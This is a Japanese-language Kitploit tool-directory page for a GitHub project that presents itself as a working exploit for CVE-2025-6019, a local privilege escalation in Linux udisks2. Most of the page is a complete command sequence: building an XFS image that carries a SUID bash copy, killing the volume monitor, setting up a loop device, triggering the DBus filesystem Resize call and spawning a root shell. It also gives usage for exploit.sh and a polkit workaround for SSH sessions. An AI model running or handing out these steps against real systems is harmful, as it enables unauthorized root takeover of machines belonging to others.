Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2025-6019-exploit — エクスプロイト | Kitploit
ツール/GitHubGitHub/and-oss/cve-2025-6019-exploit
特権昇格脆弱性分析エクスプロイトペネトレーションテストバイナリエクスプロイト
GitHuband-oss/cve-2025-6019-exploit

CVE-2025-6019-exploit

エクスプロイト

リポジトリを見る
43281年前未レビュー
共有

CVE-2025-6019: UDisks2 ファイルシステムリサイズを介した権限昇格エクスプロイト

脆弱性の詳細

  • CVE ID: CVE-2025-6019
  • 影響: ローカル権限昇格 (LPE)
  • 影響を受けるシステム: 脆弱な udisks2 バージョンが動作するLinuxシステム
  • メカニズム: ファイルシステムリサイズ中のレースコンディションにより、誰でも書き込み可能な一時ディレクトリ内のSUIDバイナリへのアクセスが可能になる
  • 主要コンポーネント:
    • udisks2 サービス (DBus インターフェース)
    • org.freedesktop.UDisks2.Filesystem.Resize メソッド
    • /tmp/blockdev* 以下の一時マウントポイント

エクスプロイトのワークフロー

1. 悪意のあるファイルシステムイメージの作成 (攻撃者)

dd if=/dev/zero of=./xfs.image bs=1M count=300
mkfs.xfs ./xfs.image
mkdir ./xfs.mount
mount -t xfs ./xfs.image ./xfs.mount
cp /bin/bash ./xfs.mount
chmod 04555 ./xfs.mount/bash  # Set SUID bit
umount ./xfs.mount 

2. エクスプロイトのトリガー (被害者マシン)

# Verify system capabilities
gdbus call --system --dest org.freedesktop.login1 \
  --object-path /org/freedesktop/login1 \
  --method org.freedesktop.login1.Manager.CanReboot

# Clear interference
killall -KILL gvfs-udisks2-volume-monitor

# Setup loop device
udisksctl loop-setup --file ./xfs.image --no-user-interaction

# Background watcher (executes when SUID binary appears)
while true; do 
  /tmp/blockdev*/bash -c 'sleep 10; ls -l /tmp/blockdev*/bash' && break
done 2>/dev/null &

# Trigger vulnerability via DBus
gdbus call --system --dest org.freedesktop.UDisks2 \
  --object-path /org/freedesktop/UDisks2/block_devices/loop0 \
  --method org.freedesktop.UDisks2.Filesystem.Resize 0 '{}'

3. ルートアクセスの取得

/tmp/blockdev*/bash -p  # Launch privileged shell
id
# uid=65534(nobody) gid=65534(nobody) euid=0(root)

重要!

エクスプロイトはlogindセッションでのみ動作します!

  • スクリプトは、Active=yes かつ Remote=no の logind セッション (例: tty1) から実行する必要があります。
  • SSH / pts/* / リバースシェルセッションから開始すると、udisksctl loop-setup --no-user-interaction 呼び出しが polkit によって拒否され、PoC は「Failed to create loop device」で終了します。

注意:

  • SSH経由でエクスプロイトを使用する場合は、一時的な polkit ルールを配置する必要があります

エクスプロイトの使用方法

suidイメージの作成

$ sudo bash exploit.sh create 


システムのエクスプロイト

$ bash exploit.sh exploit 

POC ビデオ

poc

ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    618
  • 3

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    411
  • 4

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    328
  • 5

    jumpserver

    jumpserver/jumpserver

    JumpServerは、オープンソースの特権アクセス管理(PAM)プラットフォームであり、DevOps および IT チームに対し、Webブラウザを介してSSH、RDP、Kubernetes、データベース、RemoteAppエンドポイントへのオンデマンドで安全なアクセスを提供します。

    314
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    ウェブ全体で7,700以上のソーシャルメディア上の身元を発見・マッピングするAI搭載OSINTエンジン

    275

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →